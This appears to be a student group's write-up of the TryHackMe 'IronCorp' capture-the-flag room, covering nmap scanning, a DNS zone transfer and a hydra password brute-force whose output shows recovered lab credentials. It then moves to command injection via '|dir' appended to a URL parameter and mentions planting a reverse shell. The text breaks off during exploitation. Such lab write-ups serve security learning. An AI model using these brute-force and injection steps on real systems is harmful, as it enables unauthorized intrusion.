PenTest 2


ROOM A

Group: SuiBian

Members

ID	Name	Role
1211101851	ANG ZHE JIE	LEADER
1211103039	OOI YI SIANG	MEMBER
1211103790+	KOK YEW YAN	MEMBER

Question



Step 1: Reconnaissance

Members Involved: Ang Zhe Jie


Tools used: Terminal, Firefox

-Thought Process and Methodology and Attempts:


Starting the TryHackMe machine, Zhe Jie used *sudo su* to gain root access to edit the config file.

After having the root access, ZheJie opened the /etc/hosts file using nano editor command


-> add the MachineIP given by TryHackMe (10.10.110.58 ironcorp.me).




When added ironcorp.me into hosts, Zhe jie do nmap port scanning using (nmap -Pn -sV -O -T5 -p1-65000 ironcorp.me).




Zhe Jie used another command for this particular stage, the same outcome will be obtained as the previous one, with a longer time to load.



After that(nmap scan), he went to ironcorp.me:8080, nothing was there.



He went to ironcorp.me:11025 instead and got the same result there.



-Final Result:

After a long time waiting for nmap ports scanning to scan completely, we are now found the ports 8080 and 11025 then we are able to continue.


Step 2: Enumeration

Members Involved: Kok Yew Yan


Tools used: Terminal, Firefox

-Thought Process and Methodology and Attempts:


After checking the website etc Yew Yan used the command (dig ironcorp @*MachineIP* axfr) to look for subdomains that are related.




After digging, Yew Yan accessed back to edit the /etc/hosts file and two more subdomains were added.




Yew yan go to check the internal.ironcorp.me:8080 after editing the host file and nothing there.




Yew Yan checked internal.ironcorp.me:11025 but has no permission to it.



Yew yan checked admin.ironcorp.me:8080 and nothing there.




After checking, he found an ip address with authentication required.



After that,he changed the file location to /usr.share/wordlists using the hydra command (hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -I) to obtain the keys information for the authentication.

```
File  Actions  Edit  View  Help

┌──(root💀 kali)-[/home/kali]
└─# cd /usr/share/wordlists

┌──(root💀 kali)-[/usr/share/wordlists]
└─# ls
amass  dirbuster      fern-wifi  legion      nmap.lst     sqlmap.txt  wifite.txt
dirb   fasttrack.txt  john.lst   metasploit  rockyou.txt  wfuzz

┌──(root💀 kali)-[/usr/share/wordlists]
└─# hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milita
 secret service organizations, or for illegal purposes (this is non-binding, these *
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 17:12:18
[WARNING] You must supply the web page as an additional option or via -m, default pa
t to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tri
r task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 17:12:24

┌──(root💀 kali)-[/usr/share/wordlists]
```

Yew Yan successfully logged into the admin.ironcorp.me:11025 after key in.



-Final Result:

We obtained the username and password and are able to log in to move on to the next step after waiting for hydra to complete the attack.


Step 3: Exploiting

Members Involved: Ooi Yi Siang


Tools used: Terminal, BurpSuite, Firefox

-Thought Process and Methodology and Attempts:


Ooi Yi Siang searched the page which is http://internal.ironcorp.me:11025.




After entering the link, he looked at the page source and found a red coulour link address.




Then he copied the link and pasted the link after the parameter 'r' and found a name which is Equinox.




After knowing the Equinox, he added a few things after the ‘name’ and found out anything that added will be pasted after Equinox.




Yi Siang add ‘|dir’ behind the link address and it links to a directory page.




After entering the directory page, he set reverse shell inside the directory and opened BurpSuite and its browser.




After the BurpSuite's browser is opened, Yi Siang pastes the directory with 'intercept is on'.



